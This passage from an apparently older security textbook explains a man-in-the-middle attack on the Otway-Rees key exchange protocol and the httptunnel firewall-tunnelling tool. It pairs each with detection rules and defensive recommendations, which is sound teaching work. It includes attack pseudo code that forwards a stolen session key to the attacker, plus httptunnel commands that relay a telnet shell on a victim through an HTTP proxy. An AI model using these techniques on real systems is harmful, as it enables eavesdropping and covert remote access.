


Figure 17.30 Attack against the initiator of the Otway-Rees Key Exchange Protocol.

When ***A*** wants to establish a connection with ***B*** for this protocol, the hacker manages to gain control over an entity through which information is transmitted and uses Hunt-type software to impersonate ***B***. When the connection is established, ***A*** starts a protocol session and sends the hacker impersonating ***B*** the message: ***I,A,B*** $\{ N_a$ ***, I, A, B*** $\}_{kas}$.

The hacker receives the message, removes ***A,B***, generates the message: ***I,*** $\{ N_a$***, I, A, B*** $\}_{kas}$, and sends it to ***A***. ***A*** retrieves the session key ***I,A,B*** and the hacker does the same with the information retrieved from the network. Principal ***A*** sends encrypted messages with the session key. The hacker now has complete control over the connection, as if it had never been encrypted with a session key. To him, the information on the network appears to be unscrambled.

For more information on session hijacking, see Chapter 5, "Session JHijacking."

Variants Description

Otway-Rees has several variants of this vulnerability. There are, in fact, several ways of actually carrying out this attack on a real computer network. In addition, the hacker has several options concerning which principal's identity he may assume to steal the session key and compromise the security of information transfer. In fact, even if the hacker does not control the connection between ***A*** and ***B,*** he will nevertheless be able to carry out an attack if he is able to monitor traffic between ***A*** and ***B*** and control traffic between ***B*** and the server. The variants of the attack are shown in Table 17.4:

Table 17.4 **Attack Against the Two Parties of Otway-Rees Key Exchange Protocol**

Message 1	$A \ddagger B: I,A,B \{ N_a , I, A, B \}_{kas}$
Message 2	$B \ddagger I(S): I,A,B \{ N_a , I, A, B \}_{kas} , \{ N_b , I , A, B \}_{kbs}$
Message 3	$I(S) \ddagger B: I, \{ N_a , I, A, B \}_{kas} , \{ N_b , I , A, B \}_{kbs}$
Message 4	$B \ddagger A: I, \{ N_a , I,A,B \}_{kas}$

In this attack, the hacker lets principals ***A*** and ***B*** establish a connection and exchange the first message in the protocol. Then ***B*** must establish a connection with the server. At this point, the hacker, who has managed to gain control over the information moving between ***B*** and ***S,*** uses Hunt-type impersonation software and, by impersonating the server, establishes a connection with principal ***B***, who sends him message 2. After receiving it, the hacker returns the same message after removing the message ***A,B***. Therefore, based on the protocol, principal ***B*** takes the second encrypted message and finds the session key ***I,A,B***, as ***A*** did in the first attack. Then, according to the protocol specification, ***B*** sends message 4 to principal ***A,*** which is, in fact, message 3 without the part encrypted with ***B's*** permanent key (which was removed before being sent). At this point, ***B*** just follows the protocol specification and has no way of determining whether the session key that it is going to transmit to principal ***A*** is in fact the right key generated by the server. ***A*** then retrieves the message and also finds the key ***I,A,B***, like the key generated by the server. ***A*** and ***B*** can then send each other information encrypted with this new session key. However, if the hacker is able to sniff the

information moving between ***A*** and ***B,*** he will be able to decrypt the information in its entirety without either principal realizing it.

Figure 17.31 shows one of the methods that a hacker may use on an actual computer network.




Figure 17.31 Attack against the two parties of the Otway-Rees Key Exchange Protocol.

Principal ***A*** establishes a connection with ***B*** for this protocol.

Principal ***A*** sends the message: $I,A,B,\{ N_a , I, A, B \}_{kas}$ to ***B***.

When ***B*** wants to establish the connection with the server, the hacker manages to gain control over an entity through which information is being transmitted and uses Hunt-type software to assume the identity of the server.

Principal ***B*** sends the message $I,A,B,\{ N_a , I , A, B \}_{kas}, \{ N_b , I , A, B \}_{kbs}$ to the server impersonated by the hacker.

The hacker returns almost the same message, but without the sub-message ***A,B***.

Principal ***B*** finds the session key, which is the same as the message ***I,A,B.***

Principal ***B*** sends the message $I, \{ N_a , I , A, B \}_{kas}$ to principal ***A*** to end the protocol.

The hacker finds the session key ***I,A,B*** and he easily finds the session key with the message that ***B*** sent him.

A and ***B*** start exchanging secret encrypted information with the session key. Using his sniffer placed between the two principals, the hacker is able to decrypt all the information as if it were being transmitted on the network unscrambled.

How To Use It

To my knowledge, no software exists to carry out this type of attack or to exploit this type of vulnerability in this protocol or in other security protocols. With respect to attacks, it is easy for a knowledgeable hacker, who controls the router through which

information between ***A*** and ***B*** is transmitted, to control the information using a filter and, thereby, retrieve the session key.

There might not be software to carry out this type of attack, but there is a tool, designed at Laval University in Québec City, which was developed to perform automatic verification of security protocols. We only have to provide this tool with a protocol specification similar to the format of the Otway-Rees Protocol specification. We will discuss how this tool works in the next section.

Signature of the Attack

The signature of this attack is relatively easy for a configurable intrusion detection system to identify.

Network Point of View

Even if a hacker successfully steals the session key, in all these types of attacks, the hacker is only able to generate a single session key—the session key ***I,A,B***. Therefore, if the network Intrusion Detection System is able to follow the details of an Otway-Rees Key Exchange Protocol session, and it sees that the message $\{ N_a , I , A, B \}_{kas}$ sent with message 1 is in fact the same message contained in the second part of messages 3 and 4, or that message $\{ N_b , I , A, B \}_{kbs}$ sent in message 2 is the same as the third part of message 3, it can determine that there is definitely a problem because the probability that the bit string representing the session key would be the same as that representing message ***I,A,B*** is very low. In fact, there is almost no chance of this situation occurring, which means the rate of false positives for this type of attack is very low. As well, the server should not be permitted to generate this type of key, thus, enhancing the signature detection activity. In short, a network-type detection intrusion system can, without decrypting any information at all, detect this type of attack.

The Intrusion Detection System may also be able to verify if all protocol steps have been carried out and, if not, warn that there is a problem.

So, an Intrusion Detection System that can monitor a session of this protocol has the capability to keep all the messages transmitted for this session between the principals in its memory for a session ***S***. By comparing some part of message 1 and some part of message 4, you will be able to easily detect this attack. The rules that are able to follow a session of the protocol that may be added to an IDS are written in pseudo code, as follows:

IDS Rules to Prevent the Man-in-the-Middle Attack Against Otway-Rees

```
If (S.Message1.kas) = (S.Message3.kas) or
  (S.Message1.kas) = (S.Message4.kas)
        alarm administrator "Stolen Key"
Else if (S.Message2.kbs) = (S.Message3.kbs)
        alarm administrator "Stolen Key"
```

In this case, the specification ***S.MessageN.K*** specifies the sub-message encrypted with the key ***K*** in the message ***N*** from the session ***S***. Even if these messages are encrypted,

if the part of message 1 that is encrypted with the permanent key of ***A*** is the same as the part of message 4 encrypted with the same key, this means that the key is the message ***I,A,B*** for the current session.

Host Point of View

From the host's point of view, the protocol may include a mechanism to protect against this attack. Indeed, if one of the principals notices that the session key is in fact the same key, the same message as ***I,A,B***, from a binary point of view, it can conclude that a hacker is attempting to steal the session key, if the server is not able to generate this key. The pseudo code is the following:

Program Adjustment to Prevent the Man-in-the-Middle Attack Against Otway-Rees

```
If sessionKey = sessionNumber + firstPrincipal.name + secondPrincipal.name
        drop connection
        alarm user "Stolen Key"
```

How to Protect Against Otway-Rees Key Exchange Protocol Exploit

This attack has a very specific and precise signature, irrespective of how the hacker orchestrates the attack.

Implementation Level

The attack signature is clearly identified from a binary point of view by the fact that during a specific protocol session, the session key is the message ***I,A,B,***. However, the hacker proceeds, and the only key that he is able to steal as session key is the message ***I,A,B,*** which he retrieves from the network.

Therefore one way to protect against this attack is to configure the network-oriented or host-oriented Intrusion Detection System to follow Otway-Rees Protocol sessions. Based on the messages exchanged, it must then verify if the session key is in fact the same, from a binary point of view, as the message consisting of the session number and the identity of the two principals.

The Intrusion Detection System is able to detect this attack even if the message is encrypted. From the host's point of view, it is also very easy for each of the principals, before validating the session key, to determine from a binary point of view, if the key is in fact the message consisting of the session number, their identity, and the identity of the principals with whom they have initiated a protocol session.

Design Level

From a software perspective, it is possible to solve this problem by adding code to prevent this situation and to configure our Intrusion Detection Systems to handle this. However, it should be remembered that this vulnerability is related to the specification, and it is at this level that we can find a better way of preventing groups of hacker from exploiting this vulnerability. Therefore, it is necessary to find ways of creating protocols that have no vulnerabilities from the specification point of view or have verification tools to check them.

No tools yet exist to create custom security protocols without specification vulnerabilities. Some research is being conducted in this area, however, there is still work to accomplish.

Several tools for verifying protocols do exist. In particular, the LSFM group at the Computer Science Department of Laval University in Québec City has developed a tool to perform automatic verification of security protocols. Supplied only with a protocol specification similar in format to the Otway-Rees Protocol specification, the tool is able to turn back all protocol attacks based on a specification vulnerability. The operation of this software is simple. The tool is given the protocol specification and the protocol's principal that will be attacked. After the option "Check Flaw" is chosen, the tool starts processing, as shown in Figure 17.32.




Figure 17.32 Graphical interface of the security protocols analyzer.

The software then reports all the specification-based attacks against this protocol that it detected. Thus, according to the attack, we can define the protocol's problems and weaknesses to make an adjustment to the specification, making the protocol more secure. It does not suggest solutions to a problem, but it provides general information about the problem. Figure 17.33 shows the attacks against the protocol:




Figure 17.33 Graphical interface giving the solution to a user.

This type of software may be very useful for identifying the design vulnerabilities affecting current means of exchanging keys, performing authentication, and so forth.

The code for the tool we just discussed is unfortunately not distributed. For more information, you may contact its authors at Laval University.

Source Code

To my knowledge, no software exists that is able to threaten and attack this protocol, and no source code is available. However, if a hacker controls an entity, such as a router that is able to filter information and make decisions on messages, and if this entity is located on the link through which information is transmitted in an Otway-Rees Protocol, it would be easy to write a short program to carry out this attack. For the sake of concision, the pseudo code for the program specification for reproducing the attack against the two parties of the key exchange protocol is not presented here. However, with the pseudo code presented here, it is easy to understand how such a program would be developed. For the attack against the initiator of Otway-Rees Key Exchange Protocol, the program could contain the following instruction:

Pseudo Code

```
get setup for the man-in-the-middle attack

if packet.protocol = Otway-Rees
        if packet.data = Otway-Rees.message1
                firstPrincipal = packet.data.firstPrincipal
```

continues

continued

```
                        secondPrincipal = packet.data.secondPrincipal
                        sessionNumber = packet.data.sessionNumber
                        messagetoSend = packet.data - firstPrincipal -
   secondPrincipal
                        sessionKey = sessionNumber + firstPrincipal +
   secondPrincipal
                        Send messagetoSend to the firstPrincipal
                        Send sessionKey to the hacker
         Else if
                  Don't touch it or send it to the right person
```

Additional Information

There are many types of specification vulnerabilities in security protocols (for example key exchange protocols, authentication protocols, e-commerce protocols, and so forth). Remember that a specification vulnerability implies that there will be an implementation vulnerability, even if implementation is perfect.

Additional information can be found at:

- B. Schneier: "*Applied Cryptography*". Wiley, Second Edition, 1994.
- J. Clark. "Attacking Authentication Protocols". *High Integrity Systems*, 1 (5) :465-474, March 1996
- `http://www.ift.ulaval.ca/~lsfm/`
- J. Clark and J. Jacob. "On Security of Recent Protocols". Information Processing Letters, 156 (3): 151-155, November 1995.
- J. Clark and J. Jacob. "A Survey of Authentication Protocols", November 1997.
- J. Clark and J. Jacob. "Draft: Implementation Dependencies and Assumptions in Authentication Protocols".
- S. Northcutt: "*Network intrusion Detection: An Analyst's Handbook*". New Riders, First Edition, 1999.
- `http://www.incrypt.com/mitma.html`
- `http://java.sun.com/security/ssl/API_users_guide.html`
- F. Massicotte: "Une théorie pour le type de faille dans les cryptoprotocoles", Master Thesis, Laval University, Québec, Canada, 237 pages.

HTTP Tunnel Exploit

The httptunnel exploit consists of two components, the client and the server portion. The client component, *htc*, resides on the attacker's computer. The server portion, *hts*, resides on the victim's server.

Exploit Details

- **Name:** Httptunnel, and the most current released version is 3.03. A development version, 3.2, is available through CVS download.
- **Variants:** The main exploit is developed for the Linux/UNIX environment by the original author. However, there are also NT binaries.
- **Operating System:** Httptunnel is required to run on a Linux or UNIX type operating system. The restrictions are limited to compiling the binary file on the host machine.
- **Protocols/Services:** Httptunnel exploits the fact that most firewalls have a proxy for http by creating a data tunnel. To utilize the data tunnel, another service is used to send and receive data across the established connection, such as telnet. The utility can be configured for http proxies that have buffering configured.
- **Written by:** Paul Lochbihler

Protocol Description

The exploit uses the http protocol to deliver data across the tunnel with the use of `HTTP PUT` and `HTTP GET` commands. All data sent to the victim machine is done through the `PUT` command and data is returned through the `GET` command. The client makes all requests.

The `PUT` request has a Content-Length header line, which can be set to be strictly obeyed if the –strict option is set.

The exploit has two types of requests that are indicated by how the 0x40 bit (Tunnel_Simple) is set in the header. When the 0x40 bit is set, the request is one byte and there is no additional data. When the 0x40 bit is clear, the request is two bytes and the data field is variable in length.

There are seven types of requests possible and consist of a very simple set of protocol commands. The following is an except from the httptunnel v 3.03 HACKING file:

```
1.    "  TUNNEL_OPEN
  01 xx xx yy...
      xx xx = length of auth data
      yy... = auth data

      OPEN is the initial request.  For now, auth data is unused, but should be
used for authentication.

2.  TUNNEL_DATA
  02 xx xx yy...
      xx xx = lenth of data
      yy... = data

      DATA is the one and only way to send data.
```

continues

continued

```
3.    TUNNEL_PADDING
  03 xx xx yy...
       xx xx = lenth of padding
       yy... = padding (will be discarded)

       PADDING exists only to allow padding the HTTP data.  This is needed for HTTP
proxies that buffer data.

4.    TUNNEL_ERROR
  04 xx xx yy...
       xx xx = length of error message
       yy... = error message

       Report an error to the peer.

5.    TUNNEL_PAD1
  45
       PAD1 can be used for padding when a PADDING request would be too long with
regard to Content-Length.  PADDING should always be preferred, because it's easier
for the recipient to parse one large request than many small ones.

6.    TUNNEL_CLOSE
  46
       CLOSE is used to close the tunnel.  No more data can be sent after this
request is issued, except for a TUNNEL_DISCONNECT.

7.    TUNNEL_DISCONNECT
  47
       DISCONNECT is used to close the connection temporarily, probably because
Content-Length - 1 number of bytes of data has been sent in the HTTP request."
```

Exploit Mechanism

The exploit requires the server component to reside on the target machine prior to launching the connection. The placement of the executable needs to be handled by another vector, such as netcat or a similar tool.

Once installed on the target system, the server component, hts, listens for a connection from the client, htc. The following command would be run on the target server:

```
hts -F localhost:23 8888
```

The command switch, `-F localhost`, tells the server component on the victim to reroute data from port `8888` to `23` on the victim. The port `8888` is the connection from the http proxy.

The client, `ATTACKER`, would initiate a connection by running this command:

```
htc -F 2323 -P PROXY:8000 VICTIM:8888
```

or

```
htc -F 2323 -P PROXY:8000 -B 48K VICTIM:8888 (for proxy buffering)
```

The command tells the client to forward data through port 2323, `-F 2323`, to establish a connection to an HTTP proxy server, with the `-P` switch, on port `8000` and connect to the target victim on port `8888`. On the second command option, the `-B` switch indicates the amount of data to buffer for a proxy that requires buffering.

Once a successful connection has been established, the attacker can issue commands to the VICTIM on the telnet port through the HTTP proxy data tunnel by issuing the following:

```
telnet localhost 2323
```

The attacker can establish a telnet session by connecting to port `2323` locally, which will in turn be redirected through the data tunnel to the victim server through the HTTP proxy.

Implementing the Exploit

The httptunnel exploit is a utility that can be part of a larger exploit kit for an attacker. Because the server component needs to be listening to establish a connection, the attacker needs to have established a connection inside the targeted network. After the internal network is mapped and trust relationships are determined, the attacker can install netcat to allow for the installation of the desired tools onto compromised servers.

The httptunnel can be used as a tool to establish a reliable connection from a compromised server inside an organizational network to the Internet. The utility establishes a bi-directional tunnel from a system inside a network that is residing behind a firewall through an http proxy. The system that is connected through the tunnel may be another compromised system that is the target of the attack or a relay to another point. The system at the server end of the tunnel receives connections from an http proxy from a firewall, which provides an effective mask for any attacker.

After the executables *hts* and *htc* are installed, they can be configured according to the samples outlined in the following section.

The exploit uses the security inherent in many firewall designs to hide the real identity of the users behind a firewall to provide an extra layer of anonymity for the attacker.

Signature of the Attack

Because the exploit uses a legitimate service to transmit information across the network and Internet, the protocol used does not provide an indication of an exploit occurring. The issue to watch for is whether the pattern of the protocol, in this case `HTTP PUT`, requests being issued from a source to a destination. The request packets may be of a smaller and less frequent nature than normal http proxy traffic to a web site.

The commands being issued are typically short, such as `cd` or `ls`; the traffic pattern will appear to be of a few small packets traveling in small bursts. The typical connection to a web site would show many hits as all the elements of the page are pulled to the client and are being updated frequently, moving from page to page.

The item to watch for is whether there are web requests coming from a system that should not be running as a web client, which indicate whether the *htc* is running on a high port number. However, this requires an alert administrator to be vigilant with the web proxy logs or a network sniffer.

On the server side of the connection, the *hts* listens on port 8888 by default, so this can be a port to add to automated scans of systems connected to the Internet. However, for a best security practice, scans should be configured to scan the full range of ports.

Recommendations

The utility can be configured to listen on any port, so a scan cannot be directed to look for a given port number. It is likely that an attacker will have the server component listen on a high port number. Also, the types of services that can be run across the data tunnel connection are of a limited nature, typically something that permits a login prompt, such as telnet, rsh, rlogin and so forth. These are the recommendations to follow:

1. Ensure all servers are at the most current patch level to avoid root compromise.
2. Disable all unnecessary services on servers; use only secure login services, such as SSH.
3. Disable trust relationships with servers that can be accessed from firewalls, such as those in a Demilitarized Zone (DMZ).
4. Conduct regular scans of servers on the full port range (1 through 65535).
5. Review firewall logs for unusual web access patterns from systems that do not normally operate as a web client.
6. Monitor for `HTTP GET` requests issued from systems that do not provide web services.

Additional Information

Additional information can be found at the following sites:

- Exploit Source:

  `http://nocrew.org/software/httptunnel.html`
- Mini HOWTO:

  `http://metalab.unc.edu/LDP/HOWTO/mini/Firewall-Piercing.html`
- RFC 1945 HTTP/1.0:

  `http://metalab.unc.edu/LDP/HOWTO/mini/Firewall-Piercing.html`

Summary

This chapter helped emphasize that vulnerabilities to a company's network can exist anywhere and no system is safe. Even systems that were meant to increase security can decrease the security, which was shown with the DNS NXT exploit. Software that a company uses to monitor its network and to provide reliable service can be used against it if security is ignored. This was illustrated with the SNMP exploit.

The key point a company has to remember is that it must know what is running on all its systems and stay up to speed as much as possible. If a vulnerability is publicly available, and the attackers know about it but your company does not, you are going to be in serious trouble from a security perspective. Ideally, knowing every piece of software on a company's network and staying up to speed on it is where most company's want to be from a security standpoint. However, if you currently have minimal security, it can seem like a daunting or even overwhelming task. Chapter 18, "SANS Top 10" helps get you started on securing your company's network and provides an excellent starting point for securing your network infrastructure.